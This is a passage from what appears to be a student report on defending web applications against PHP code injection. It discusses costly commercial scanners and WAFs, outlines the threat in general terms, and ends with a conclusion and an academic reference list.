Another problem emerged from having specific tools that may improve the attack and defence functionalities but were not available because of the high cost or restricted access. One of them is Acunetix – this tool contains powerful Weapon for web vulnerability scanning and has all the necessary check to detect the web application vulnerability such as SQL injection PHP vulnerability and as well. However, it may be too costly to be used in a project that is expected to be undertaken but it is a fully developed marketing model. Another tool that is used is Imperva SecureSphere and this has WAF for SQL injection, but this could be expensive for students with an ownership of an enterprise grade tool.

Similarly, there are other penetration testing tools like CORE IMPACT or Cobalt Strike that could be handy while practicing advanced PHP code injection attacks in an emulative environment. These tools have some aspects that can replicate real attacks, although they are very costly and if used in the university, there are too many limitations on this tool. Other option is the use of enterprise-level WAF including F5's Advanced WAF or Imperva Incapsula WAF which can also mitigate the given threat; nevertheless, the added value will almost assuredly be reflected by a higher consequent cost and level of complication which a simple student project will not be able to finance.

All in all, these tools provide more advanced mechanisms to identify and prevent known vulnerabilities in web applications but most of them come with a steep price that is not feasible for student projects. This calls for improved securing tools that are cheap and easily accessible to students as well as low scale projects.

Threat Within the Security Landscape

The PHP code injection attack is a real danger that addresses the security of web applications and undermines its stability through data leakage, unauthorized login, and server control. It can be used to launch attacks that target specific functionalities and features within a web application that has PHP-based code as an integral part of its architecture, making it possible for the hackers to gain unauthorized access to the organization's key databases, manipulate different aspects of the server as well as extract vital information. For example, the results of such attacks may often bear losses, damage to the reputation of an organization, and legal consequences for the organization.

Despite such tools like Commix for specifically attacking and exploiting PHP code injection vulnerabilities, these tools can be misleading at times and cannot counter every emerging threats. Nonetheless, more security solutions can be adopted and remains to be discussed, let's consider the following: Security audits – Many organizations are usually subjected to security audits to ensure that their systems are secure enough to fight any attacks that may occur. The security of organizations should always be on the update on new trends and new insecurities since PHP code injection is still a prevalent attack type and the security measures should be updated regularly to avoid exploitation.

As the use of web applications and software continues to increase, the threat levels are expected to rise as well. Cyber criminals are always on the prowl for new and improved ways to breach networks, meaning that any breaches may very well be intentional and need to be prevented before they occur. The first measure involves implementing security controls into the development life cycle, educating programmers on how to code securely and updating the security technology frequently. Thus, through these measures, organizations can effectively reduce their vulnerability to PHP code injection attacks, and other perils which prevail in the modern world of connectedness.

Conclusion

In conclusion it may be summed up that protecting web applications from the PHP code injections requires unified approach, including effective tools, constant security checks, and compliance with top security standards. Although the use of other applications such as Commix and OWASP ZAP is fundamental in highlighting the vulnerabilities, their usage is not comprehensive in the security of web applications. One solution to these complications is to actively seek more penetrable, easy-to-deploy, trivial to use, and affordable security tools and solutions, such as modern WAFs, which have received significant upgrades to meet the requirements of large enterprises. It is for this very reason that as new technologies are developed the threats posed to an organization will also change, and thus to successfully combat the novel threats that will arise the effort to maintain security shall continuing unabated.

In bellowing present the given facts, organizations need to be cautious from PHP code injection attacks and should not only depend upon automated tools but should also involve human intelligence and manual checks. This contains periodic code review, security awareness for development personnel, and dealing with security controls from code development to code deployment. Finally, organizations should have knowledge about the

existing security types or methods that are prevalent or new in the market and should also be ready for updates in the existing security traits used for protection.

With web applications emerging as a significant part of individuals' day to day interactions with technology, security has by no means been more crucial. That is why the implications of a successful PHP code injection attack are rather serious, which may lead to monetary loss or organizational reputation deterioration. Hence, any nation, company, and institution that wishes to remain relevant and sustain productivity in the current age of advanced technology needs to ensure that they adopt the best security measures in their organization.

References

1. OWASP Foundation, 2021. "OWASP Top Ten." Available online: <https://owasp.org/www-project-top-ten/> (accessed on 14 May 2024).
2. SC Magazine. "Magento eCommerce Platform Vulnerable to Remote Code Execution", SC Magazine, viewed 19 May 2024, <<https://www.scmagazine.com/news/adobe-patches-critical-zero-day-in-magento-2-e-commerce-platform>>.
3. The Hacker News. "Zero-Day Vulnerability in TimThumb WordPress Plugin", The Hacker News, viewed [date accessed], <<https://thehackernews.com/2014/06/zero-day-timthumb-webshot-vulnerability.html>>.
4. Dahse, J., 2016. Static detection of complex vulnerabilities in modern PHP applications (Doctoral dissertation, Bochum, Ruhr-Universität Bochum, Diss., 2016).
5. Tyagi, S., & Kumar, K. (2018). Evaluation of Static Web Vulnerability Analysis Tools. In 2018 Fifth International Conference on Parallel, Distributed and Grid Computing (PDGC) (pp. 1-6). Solan, India. doi:10.1109/PDGC.2018.8745996.
6. El Moussaid, N.E. and Tumanari, A., 2014. Web application attacks detection: A survey and classification. *International Journal of Computer Applications*, 103(12).
7. Vieira, T. and Serrão, C., 2016. Web applications security and vulnerability analysis financial web applications security audit—a case study. *Web applications security and vulnerability analysis financial web applications security audit—a case study*, (2), pp.86-94.
8. Stasinopoulos, A., Ntantogian, C. and Xenakis, C., 2015. Commix: Detecting and exploiting command injection flaws. Dept. Digit. Syst., Univ. Piraeus, Piraeus, Greece, White Paper.
9. Sahu, D.R. and Tomar, D.S., 2015. DNS pharming through PHP injection: Attack scenario and investigation. *International Journal of Computer Network and Information Security*, 7(4), pp.21-28.
10. Ibarra-Fiallos, S., Higuera, J.B., Intriago-Pazmiño, M., Higuera, J.R.B., Montalvo, J.A.S. and Cubo, J., 2021. Effective filter for common injection attacks in online web applications. *IEEE Access*, 9, pp.10378-10391.
11. Kanclirz, J. ed., 2008. Netcat power tools. Elsevier.
12. Mitropoulos, D., Louridas, P., Polychronakis, M. and Keromytis, A.D., 2017. Defending against web application attacks: Approaches, challenges and implications. *IEEE Transactions on Dependable and Secure Computing*, 16(2), pp.188-203.